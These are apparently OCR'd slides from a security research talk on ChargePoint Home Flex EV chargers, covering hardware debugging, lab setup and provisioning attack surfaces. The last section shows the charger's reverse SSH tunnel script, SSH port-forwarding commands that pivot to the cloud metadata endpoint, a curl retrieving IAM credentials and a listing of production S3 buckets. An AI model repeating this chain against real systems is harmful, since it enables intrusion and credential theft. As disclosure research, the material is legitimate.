
- **Explore debugging functionality exhaustively**
  - JTAG/SWD
  - Built-into firmware
    - Fault handlers
    - Custom protocols/interfaces
  - Consider similar (cheap) devices or dev-kits



# Takeaways

**Hardware security research**

- **Invest in a remotely accessible setup**
  - Smart plugs for power control
  - Webcam for monitoring
  - Separately managed network(s)
  - Optional: smoke detector + smart plug combo




# Takeaways

Hardware security research

> **And most importantly, invest in the right tools**

**A fantastic introductory hardware lab setup article by Bishop Fox**

https://bishopfox.com/blog/set-up-your-hardware-security-lab



# Takeaways


**Provisioning**

- For most chargers, attention was paid to the network attack surface
- Attack surfaces involving the (re)provisioning process are **underexamined**
  - Bluetooth
  - Bad state transitions
- This probably applies to many IoT devices

# Takeaways

## Provisioning

- Provisioning should be investigated early on in the design phase
- **Re-provisioning** should be considered within the context of a reasonable **attacker model**




# Computest Security

Visit our website!

https://sector7.computest.nl

@sector7_nl

>>

# Oh about that SSH connection...

```
#!/bin/sh
# Bring up pinned up reverse tunnel to mothership. Try forever, but back off
# connection attempts to keep from wasting resources.  Peg the retry time at
# some max and keep trying.
...
SERIAL_NUM=`cat /var/config/cs_sn`
SN_YEAR=`echo $SERIAL_NUM | head -c 2`
BASE_SERVER_PORT=20000
BASE_SERIAL=0
SERIAL_MODULO=10000
SERIAL_MINOR=`expr $SERIAL_NUM % $SERIAL_MODULO`
REVPORT=`expr $SERIAL_MINOR - $BASE_SERIAL`
REVPORT=`expr $REVPORT + $BASE_SERVER_PORT`
#FOR QA server please uncomment this line
#REVSYSTEM="pandagateway.ev-chargepoint.com"
REVSYSTEM="ba79k2rx5jru.chargepoint.com"
REVSYSTEMPORT="-p 343"
REVHOST="pandart@$REVSYSTEM"
REVHOST_2016="pandart@xiuq0o4yl57c.chargepoint.com"
#For 2017
REVHOST_2017="pandart@xiuq0o4yl57c2017.chargepoint.com"
...
while true; do
    ...
    # Connect to the appropriate server based on the year code in the serial number.
    if [ "$SN_YEAR" = "17" ]; then
        # Connect to the 2017 server.
        #printf "---> Connecting to 2017 server: $REVHOST_2017\n"
        $LOG "attempting connection to $REVHOST_2017"
        ssh -o "StrictHostKeyChecking no" -o "ExitOnForwardFailure yes" $REVSYSTEMPORT -N -T
-R $REVPORT:localhost:23 $REVHOST_2017 &
...
```

>>

## ChargePoint Home Flex

```
ssh -o "StrictHostKeyChecking no" -o "ExitOnForwardFailure yes" -p 343 -N -T
-R $REVPORT:localhost:23
pandart@xiuq0o4yl57c2017.chargepoint.com
```

## ChargePoint Home Flex

```
ssh -o "StrictHostKeyChecking no" -o "ExitOnForwardFailure yes" -p 343 -N -T
-L 1337:127.0.0.1:20023
pandart@xiuq0o4yl57c2017.chargepoint.com
```

## ChargePoint Home Flex

```
ssh -o "StrictHostKeyChecking no" -o "ExitOnForwardFailure yes" -p 343 -N -T
-L 1337:google.com:80
pandart@xiuq0o4yl57c2017.chargepoint.com
```

# ChargePoint Home Flex

```
ssh -o "StrictHostKeyChecking no" -o "ExitOnForwardFailure yes" -p 343 -N -T
-L 1337:169.254.169.254:80
pandart@xiuq0o4yl57c2017.chargepoint.com
```

## ChargePoint Home Flex

```
$ curl http://localhost:1337/latest/meta-data/iam/security-
credentials/cp-prod-ota-servers-role
{
  "Code": "Success",
  "LastUpdated": "2024-01-25T20:21:21Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "ASIAQKPTIBNKQN2DLSML",
  "SecretAccessKey": "<key>",
  "Token": "<token>",
  "Expiration": "2024-01-26T02:28:42Z"
}
```

```
$ aws s3 ls
2020-03-27 16:17:02 aws-athena-query-results-022521842517-ca-central-1
2019-07-17 19:23:19 aws-athena-query-results-022521842517-eu-central-1
2020-06-26 07:15:33 aws-athena-query-results-022521842517-us-west-2
2022-09-21 08:52:30 aws-cloudtrail-logs-022521842517-c3dfcdde-debug-datalake
2022-01-20 14:21:52 aws-glue-assets-022521842517-us-west-2
2020-06-26 07:53:11 aws-glue-scripts-022521842517-us-west-2
2020-06-26 07:57:20 aws-glue-temporary-022521842517-us-west-2
2020-06-17 04:15:13 cf-templates-aws-deployer-2-cp-prod-ap-southeast-2
2020-06-10 04:11:10 cf-templates-aws-deployer-2-cp-prod-ca-central-1
2020-06-23 04:10:57 cf-templates-aws-deployer-2-cp-prod-eu-central-1
2020-06-17 04:15:13 cf-templates-aws-deployer-cp-prod-ap-southeast-2
2020-06-23 04:10:57 cf-templates-aws-deployer-cp-prod-eu-central-1
2020-07-01 13:45:27 cf-templates-aws-deployer-cp-prod-us-east-1
2020-06-26 12:17:56 cf-templates-aws-deployer-cp-prod-us-west-2
2020-06-17 04:16:26 cf-templates-fg3iuljzn1mh-ap-southeast-2
2020-06-10 04:11:28 cf-templates-fg3iuljzn1mh-ca-central-1
2020-06-23 04:12:10 cf-templates-fg3iuljzn1mh-eu-central-1
2020-06-18 03:55:58 cf-templates-fg3iuljzn1mh-us-east-2
2020-06-26 12:23:09 cf-templates-fg3iuljzn1mh-us-west-2
2020-06-27 08:06:20 config-bucket-cp-prod
2019-07-19 11:36:28 cp-infra-logs
2020-07-02 15:38:44 cp-prod-022521842517-cloudtrail-logs
2020-03-27 10:51:52 cp-prod-ca-datalake
2022-02-17 01:52:33 cp-prod-cardconf
2020-06-27 08:26:51 cp-prod-datalake-build-artifacts
2021-08-18 02:19:20 cp-prod-fra-nos-notification-configuration
2022-02-24 09:36:38 cp-prod-fra-nos-pricing
2022-04-02 23:15:49 cp-prod-fra-nos-reports
...
```

CD

**ChargePoint Drivers**

Unlock the full potential of your EV charging experience with ChargePoint Home Flex

To: [redacted]

Reply-To: ChargePoint Drivers

>>

# Computest Security

Visit our website!

https://sector7.computest.nl

@sector7_nl

>>